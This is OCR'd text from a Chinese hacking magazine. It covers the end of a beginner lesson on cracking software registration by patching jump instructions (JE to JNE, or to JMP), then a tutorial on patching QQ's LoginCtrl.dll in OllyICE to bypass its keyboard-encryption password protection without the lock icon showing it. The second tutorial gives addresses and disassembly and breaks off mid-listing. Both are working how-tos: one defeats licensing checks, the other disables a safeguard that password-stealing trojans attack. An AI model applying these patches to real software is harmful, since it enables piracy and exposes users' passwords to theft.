


图9




图10

（2）不等的情况：**JNE/JNZ　“注册失败”**

而如果换了我们修改后的程序，其运行情况就发生变化了。还是先比较两个注册码**CMP　A，B**，把跳转指令改反（JE改JNE，JZ改JNZ，反之亦然），那么程序的流程就会变成：如果输入的注册码不正确，程序就会提示我们“注册成功”；如果输入的注册码正确，程序就会提示我们“注册失败”。

此时，我们随便输入一些东西，都会注册成功。这样我们的目的就达到了，不过它也有一个小小的问题。如果你足够幸运的话，任意输入的东西与恰好真正的注册码相等（尽管这种可能性几乎为0，但倘若你真的遇到了的话我建议去买彩票），程序反而会提示“注册失败”。所以这样修改显得多多少少不够完美，那该怎么办呢？

再想想我们学过的汇编指令和上文说到的修改方法，一条指令突然出现在眼前——那就是无敌的JMP（无条件跳转）指令。

> **关键字解释：无条件跳转指令JMP**
>
> 当程序执行到JMP指令时，不做任何判断便跳到指定的地方继续运行。

在示例中把**CMP　A，B**后的**JE/JZ　“注册成功”**修改成**JMP　“注册成功”**。呵呵，现在不管我们输入的注册码正确不正确，程序都会提示我们“注册成功”，破解就算比较完美了！

总结

到这里，就可以提出一个概念了——暴力破解。不论如何去修改，我们的核心思想都是强行修改程序的运行流程，以达到破解的目的，这也就是常说的爆破。然而，到目前为止我们所说的都是爆破中最基本的概念和方法，如何更全面的体验到爆破的强大力量呢？敬请期待下一篇文章，我们将一起来探究爆破在解除功能、次数、时间限制等方面的具体应用。

（文章中涉及到的工具OD和相关软件已收录到光盘中。）

> **小编点评：**
>
> 上期从零开始学破解系列推出后，该文受到了大量读者的好评，也使得我们对第二篇和以后的文章有了更高的期望。但是学习这个事情就是这样，越往后学，所需要掌握的基础知识就越多，难度自然会逐渐加大。对于破解这样的内容，想好好的掌握它就必须自觉的学习和恶补汇编知识，否则肯定会越学越吃力，逐渐丧失对它的兴趣。当然，我们会和作者充分沟通，始终让文章的难度维持在初学者能够接受的程度，新读者只要用心点一样可以跟上大家的进度！让更多的读者一起走进破解这个神秘的领域吧！

文章难易度：★★★
文章闪光点：利用Crack技术来破坏QQ的键盘加密锁

无痕迹破坏QQ键盘加密锁

姜超

在QQ的安装目录下我们会找到一个叫做npkcrypt.sys的文件，它就是QQ的键盘加密锁，在一定程度上可以保护我们的QQ不被盗走。如果对它进行破坏或删除（大多数情况下都是因为中了QQ盗号木马造成的），那么QQ密码框的加密功能将会失效，当我们此时打开QQ时，就会发现密码框里的金锁头（键盘加密锁）已经打上了一个红色的叉，说明加密功能已经不可用了（图1）。在这种情况下我们输入的密码就得不到安全的保障了。




图1

目前许多新出的QQ盗号程序都可以破坏npkcrypt.sys文件。自己QQ密码框里的锁头居然变成了小红叉，别说是老鸟了，即使是菜鸟也会怀疑自己的电脑感染了QQ盗号木马。

QQ在进步，而QQ的盗号木马也在进步！于是更具有隐蔽性的木马诞生了，它们可以通过修改QQ“LoginCtrl.dll”文件来绕过键盘加密锁，并且加密锁头正常显示，这种情况下我们就很难判断QQ是否中毒了。那么，这种技术到底是如何实现的呢？下面就听我一一道来。




图2

我们以QQ2006 beta2为例，使用的工具为OllyICE，必须使用OllyICE而不能使用OD，因为打不开dll文件。




图3

测试步骤如下：

1.为了让效果明显，我们首先把npkcrypt.sys文件移除到QQ目录外，现在QQ键盘加密锁就启动失败了，然后关闭所有正在运行的QQ。

N 名称位于 LoginCtr			
地址	区段	类型	名称
60A466E4	.rdata	输入	npkcntc.#1

图4

2.打开OllyICE，然后加载QQ目录下的LoginCtrl.dll文件，这时会出现如图2所示的对话框，我们选择“是”即可。

3.在OllyICE上点击鼠标右键，选择“查找”，选择“当前模块中的名称（标签）”，如图3。

R 参考位于 LoginCtr:.text 到 npkcntc.#1		
地址	反汇编	注释
60A3F9B3	CALL DWORD PTR DS:[<&npkcntc.#1>]	npkcntc.NPKAAAAAAAA

图5

4.在图4中我们用鼠标单击选中**地址＝60A466E4 区段＝.rdata 类型＝输入名称＝npkcntc.＃1**这行，然后回车，就会进到如图5所示的界面。




图6

5.选中图5中的那一行，回车，就会跳到如下代码区域：

```
60A3F9A2    E8 4F1A0000    CALL <JMP.&MFC42.#825_??3@YAXPAX@Z>
60A3F9A7    59             POP ECX
60A3F9A8    8BCE           MOV ECX,ESI
60A3F9AA  . E8 49050000    CALL LoginCtr.60A3FEF8
60A3F9AF  . 85C0           TEST EAX,EAX
60A3F9B1  . 74 0C          JE SHORT LoginCtr.60A3F9BF
60A3F9B3  . FF15 E466A460  CALL DWORD PTR DS:[<&npkcntc.#1>]  ; npkcntc.NPKAAAAAAAA
60A3F9B9  . 8986 90010000  MOV DWORD PTR DS:[ESI+190],EAX
60A3F9BF  > 39BE 90010000  CMP DWORD PTR DS:[ESI+190],EDI
60A3F9C5  . 0F8E 88000000  JLE LoginCtr.60A3FA53
60A3F9CB  . 68 9E0B0000    PUSH 0B9E
```

